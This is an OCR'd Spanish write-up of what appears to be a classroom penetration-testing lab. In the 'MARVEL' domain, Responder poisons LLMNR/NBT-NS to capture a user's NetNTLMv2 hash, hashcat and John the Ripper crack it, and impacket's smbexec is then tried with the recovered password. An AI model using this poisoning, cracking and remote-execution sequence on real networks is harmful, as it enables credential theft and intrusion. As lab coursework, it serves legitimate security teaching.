


IPS Maquinas:


```
C:\Users\pparker>ipconfig

Configuración IP de Windows


Adaptador de Ethernet Ethernet:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::3196:9ca1:d5c3:977%14
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.1.10
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.1.2

C:\Users\pparker>
```

```
C:\Users\bbanner>ipconfig

Configuración IP de Windows


Adaptador de Ethernet Ethernet:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::ae38:33d0:96de:ce76%3
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.1.11
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.1.2

C:\Users\bbanner>
```


IP Windows Server:

```
C:\Users\Administrador>ipconfig

Configuración IP de Windows


Adaptador de Ethernet WAN:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . : aulas

Adaptador de Ethernet LAN:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::163:880f:b853:e031%16
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.1.2
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.1.4

C:\Users\Administrador>
```

Añadimos los parámetros de Red de la maquina Kali Linux:



Abrimos Terminal como root:



Reseteamos el adaptador de red de nuestra maquina:

```
┌──(root💀 kali)-[/home]
└─# sudo systemctl restart networking.service
```


Miramo que nuestro Kali esta en el rango de ip que nuestros Windows:

```
┌──(root💀 kali)-[/home]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:33:20:8e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.6/24 brd 192.168.1.255 scope global dynamic eth0
       valid_lft 413sec preferred_lft 413sec
    inet6 fe80::a00:27ff:fe33:208e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


Confirmamos que estamos viendo a nuestro Windows Server:

```
┌──(root💀 kali)-[/home]
└─# ping -c 192.168.1.2
ping: invalid argument: '192.168.1.2'

┌──(root💀 kali)-[/home]
└─# ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=5.34 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=128 time=0.857 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=128 time=0.605 ms
^C
--- 192.168.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2066ms
rtt min/avg/max/mdev = 0.605/2.266/5.338/2.174 ms
```

Configuramos Ip del Kali:




```
┌──(root💀 kali)-[/home/pol]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:33:20:8e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.12/24 brd 192.168.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe33:208e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```




Hacemos ping desde el Kali al server y al cliente1:


```
┌──(root💀 kali)-[/home/pol]
└─# ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=1.03 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=128 time=0.912 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=128 time=0.596 ms
^C
--- 192.168.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.596/0.845/1.029/0.182 ms

┌──(root💀 kali)-[/home/pol]
└─# ping 192.168.1.10
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=128 time=0.623 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=128 time=0.971 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=128 time=1.21 ms
^C
--- 192.168.1.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.623/0.934/1.210/0.241 ms
```


Abrimos el responder:

```
┌──(root💀 kali)-[/home/pol]
└─# responder -I eth0 -rdwv

           NBT-NS, LLMNR & MDNS Responder 3.0.2.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]
```

Nos metemos en el cliente y comprobamos esto:







Creamos un archivo para meter el hash del usuario:

```
┌──(root💀 kali)-[/home/pol]
└─# nano pparker.txt
```

```
  GNU nano 5.4                                                                                    pparker.txt
pparker::MARVEL:9ccf238910519140:F54ABFF0AFADC3CD48A3CFC6EA180AE5:0101000000000000C0653150DE09D201708A5F5FF93938D600000000020008005
```

Abrimos hashcat:

```
┌──(root💀 kali)-[/home/pol]
└─# hashcat -h
hashcat (v6.1.1) starting...

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...
```

```
┌──(root💀 kali)-[/home/pol]
└─# hashcat -h | grep NTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS                        | Network Protocols
   5600 | NetNTLMv2                                        | Network Protocols
   1000 | NTLM                                             | Operating System
```

```
┌──(root💀 kali)-[/home/pol]
└─# sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
┌──(root💀 kali)-[/home/pol]
└─# hashcat -m 5600 pparker.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl
project]
=================================================================================================================
* Device #1: pthread-12th Gen Intel(R) Core(TM) i7-1255U, 2886/2950 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Initializing backend runtime for device #1...
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: PPARKER::MARVEL:9ccf238910519140:f54abff0afadc3cd48...000000
Time.Started.....: Fri Jan 19 09:42:45 2024 (0 secs)
Time.Estimated...: Fri Jan 19 09:42:45 2024 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   638.8 kH/s (2.62ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2048/14344386 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Educem00. → queen
```


```
┌──(root💀 kali)-[/home/pol]
└─# hashcat -m 5600 pparker.txt --show
PPARKER::MARVEL:9ccf238910519140:f54abff0afad
02e006c006f00630061006c000300340057004900 4e00
000000000000010000000020000045a418dc9421f11e51 0000:Educem00.
```

```
┌──(root💀 kali)-[/home/pol]
└─# john -h
Created directory: /root/.john
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/
```

```
┌──(root💀 kali)-[/home/pol]
└─# john pparker.txt --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Educem00.        (pparker)
1g 0:00:00:00 DONE (2024-01-19 09:52) 50.00g/s 51200p/s 51200c/s 51200C/s Educem00 ... abcd1234
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

```
┌──(root💀 kali)-[/home/pol]
└─# john pparker.txt --format=netntlmv2 --show
pparker:Educem00.:MARVEL:9ccf238910519140:F54ABFF0AFADC3CD48A3CFC6EA180AE5:0101000000000000C0653150DE09D201708A5F5FF9
3938D6000000000200080053004D00420033001001E00570049004E002D0050005200480034003900320052005100410046005600040014005 30
04D00420033002E006C006F00630061006C000300340057004900 4E002D0050005200480034003900320052005100410046005600 2E0053004D00
420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000
0000800300030000000000000000010000000020000045A418DC9421F11E5135DC7B6CDA2A7020D9C6662C36DE95E7E009827471431A0A00100000
0000000000000000000000000000000090022006300690066007 3002F003100390032002E003100360038002E0031002E0031003200000000000000
00000

1 password hash cracked, 0 left
```

Contenido video:




```
┌──(root💀 kali)-[/home/pol]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:33:20:8e brd ff:ff:ff:ff:ff:ff
    inet 10.0.5.151/16 brd 10.0.255.255 scope global dynamic noprefixroute eth0
       valid_lft 7057sec preferred_lft 7057sec
    inet6 fe80::a00:27ff:fe33:208e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
┌──(root💀 kali)-[/home/pol]
└─# git clone https://github.com/SecureAuthCorp/impacket.git
Clonando en 'impacket'...
remote: Enumerating objects: 23341, done.
remote: Counting objects: 100% (5034/5034), done.
remote: Compressing objects: 100% (333/333), done.
remote: Total 23341 (delta 4784), reused 4716 (delta 4701), pack-reused 18307
Recibiendo objetos: 100% (23341/23341), 9.52 MiB | 14.53 MiB/s, listo.
Resolviendo deltas: 100% (17798/17798), listo.
```

```
┌──(root💀 kali)-[/home/pol/impacket]
└─# sudo apt install python3 python3-pip
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  cython3 faraday-client gdal-data gir1.2-ayatanaappindicator3-0.1 libarmadillo10 libarpack2 libcfitsio9
  libcharls2 libdap27 libdapclient6v5 libde265-0 libepsilon1 libfreexl1 libfyba0 libgeos-3.9.0 libgeos-c1v5
  libgeos3.12.0 libgeotiff5 libhdf4-0-alt libhdf5-hl-100 libheif1 libkmlbase1 libkmldom1 libkmlengine1
  libnetcdf18 libogdi4.1 libproj19 libproj25 libpython3.9-dev libqhull8.0 librttopo1 libspatialite7 libsuperlu5
  libtbb2 liburing1 liburiparser1 libxerces-c3.2 libyara4 odbcinst odbcinst1debian2 pgcli proj-data
  python-mpltoolkits.basemap-data python3-apispec python3-apispec-webframeworks python3-autobahn python3-bottle
  python3-cbor python3-configobj python3-deprecation python3-distro python3-django python3-faraday-plugins
  python3-feedparser python3-filedepot python3-filteralchemy python3-flask-babelex python3-flask-classful
  python3-flask-kvsession python3-flask-login python3-flask-mail python3-flask-principal python3-flask-security
  python3-flask-sqlalchemy python3-flaskext.wtf python3-html2text python3-humanize python3-hupper
  python3-marshmallow python3-marshmallow-sqlalchemy python3-nplusone python3-pgspecial python3-plaster
  python3-plaster-pastedeploy python3-png python3-pyproj python3-pyqrcode python3-pyramid python3-pyshp
  python3-selenium python3-setproctitle python3-simplekv python3-snappy python3-speaklater
  python3-sqlalchemy-schemadisplay python3-sqlparse python3-syslog-rfc5424-formatter python3-tabulate
  python3-translationstring python3-trie python3-txaio python3-u-msgpack python3-ubjson python3-unidecode
  python3-venusian python3-webargs python3-wsaccel python3-wtforms python3-zope.deprecation python3.9
  python3.9-dev python3.9-minimal
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
  blueman cython3 gdal-data gobject-introspection libasan8 libatomic1 libboost-dev libboost1.74-dev
  libcairo-gobject2 libcairo2 libcurl3-gnutls libduktape207 libfreetype6 libfreexl1 libgcc-13-dev libgcc-s1
  libgeos-c1v5 libgeos3.12.0 libgirepository-1.0-1 libgmp-dev libgmp10 libgmpxx4ldbl libgnutls30 libgomp1
  libgpgme11 libharfbuzz0b libhwasan0 libicu72 libitm1 libjs-sphinxdoc liblbfgsb0 libldap-2.5-0 libldb2
  libllvm14 liblsan0 libltdl7 libnettle8 libnghttp2-14 libopenblas-dev libopenblas-pthread-dev libopenblas0
  libopenblas0-pthread libopenjp2-7 libp11-kit0 libpolkit-agent-1-0 libpolkit-gobject-1-0 libproj25
  libprotobuf32 libpython3-all-dev libpython3-dev libpython3-stdlib libpython3.11 libpython3.11-dev
  libpython3.11-minimal libpython3.11-stdlib libqhull-r8.0 libquadmath0 libraqm0 libsasl2-2 libsasl2-modules-db
  libsmbclient libsnappy1v5 libsqlite3-0 libssh2-1 libssl3 libstdc++-13-dev libtalloc2 libtdb1 libtevent0
```

```
┌──(root💀 kali)-[/home/pol/impacket]
└─# sudo python3 setup.py install
```

```
┌──(root💀 kali)-[/home/pol/impacket]
└─# apt install python3-pip
Leyendo lista de paquetes ... Hecho
Creando árbol de dependencias ... Hecho
Leyendo la información de estado ... Hecho
Se instalarán los siguientes paquetes adicionales:
  python3-wheel
Se instalarán los siguientes paquetes NUEVOS:
  python3-pip python3-wheel
0 actualizados, 2 nuevos se instalarán, 0 para eliminar y 1805 no actualizados.
Se necesita descargar 0 B/1.398 kB de archivos.
Se utilizarán 7.239 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
```

```
┌──(root💀 kali)-[/home/pol/impacket]
└─# pip3 install -r requirements.txt
Ignoring pyreadline: markers 'sys_platform == "win32"' don't match your environment
Requirement already satisfied: setuptools in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (5
1.3.3)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (1.15.0)
Requirement already satisfied: charset_normalizer in /usr/local/lib/python3.9/dist-packages/charset_normalizer-3.3
.2-py3.9-linux-x86_64.egg (from -r requirements.txt (line 3)) (3.3.2)
Requirement already satisfied: pyasn1≥0.2.3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4))
 (0.4.8)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5))
 (3.9.7)
Requirement already satisfied: pyOpenSSL≥21.0.0 in /usr/local/lib/python3.9/dist-packages/pyOpenSSL-23.3.0-py3.9.
egg (from -r requirements.txt (line 6)) (23.3.0)
Requirement already satisfied: ldap3≠2.5.0,≠2.5.2,≠2.6,≥2.5 in /usr/lib/python3/dist-packages (from -r require
ments.txt (line 7)) (2.8.1)
Requirement already satisfied: ldapdomaindump≥0.9.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (
line 8)) (0.9.3)
Requirement already satisfied: flask≥1.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 9)) (1
.1.2)
Requirement already satisfied: dsinternals in /usr/local/lib/python3.9/dist-packages/dsinternals-1.2.4-py3.9.egg (
from -r requirements.txt (line 11)) (1.2.4)
Requirement already satisfied: cryptography<42,≥41.0.5 in /usr/local/lib/python3.9/dist-packages/cryptography-41.
0.7-py3.9-linux-x86_64.egg (from pyOpenSSL≥21.0.0→-r requirements.txt (line 6)) (41.0.7)
Requirement already satisfied: cffi≥1.12 in /usr/lib/python3/dist-packages (from cryptography<42,≥41.0.5→pyOpen
SSL≥21.0.0→-r requirements.txt (line 6)) (1.14.4)
DEPRECATION: gpg 1.14.0-unknown has a non-standard version number. pip 24.0 will enforce this behaviour change. A
possible replacement is to upgrade to a newer version of gpg or contact the author to suggest that they release a
version with a conforming version number. Discussion can be found at https://github.com/pypa/pip/issues/12063
DEPRECATION: wfuzz 3.1.0 has a non-standard dependency specifier pyparsing≥2.4*. pip 24.0 will enforce this behav
iour change. A possible replacement is to upgrade to a newer version of wfuzz or contact the author to suggest tha
t they release a version with a conforming dependency specifiers. Discussion can be found at https://github.com/py
pa/pip/issues/12063
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system
 package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
```

```
┌──(root💀 kali)-[/home/pol/impacket]
└─# smbexec.py marvel.es/pparker:Educem00.@192.168.1.10
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[-] [Errno Connection error (192.168.1.10:445)] timed out
```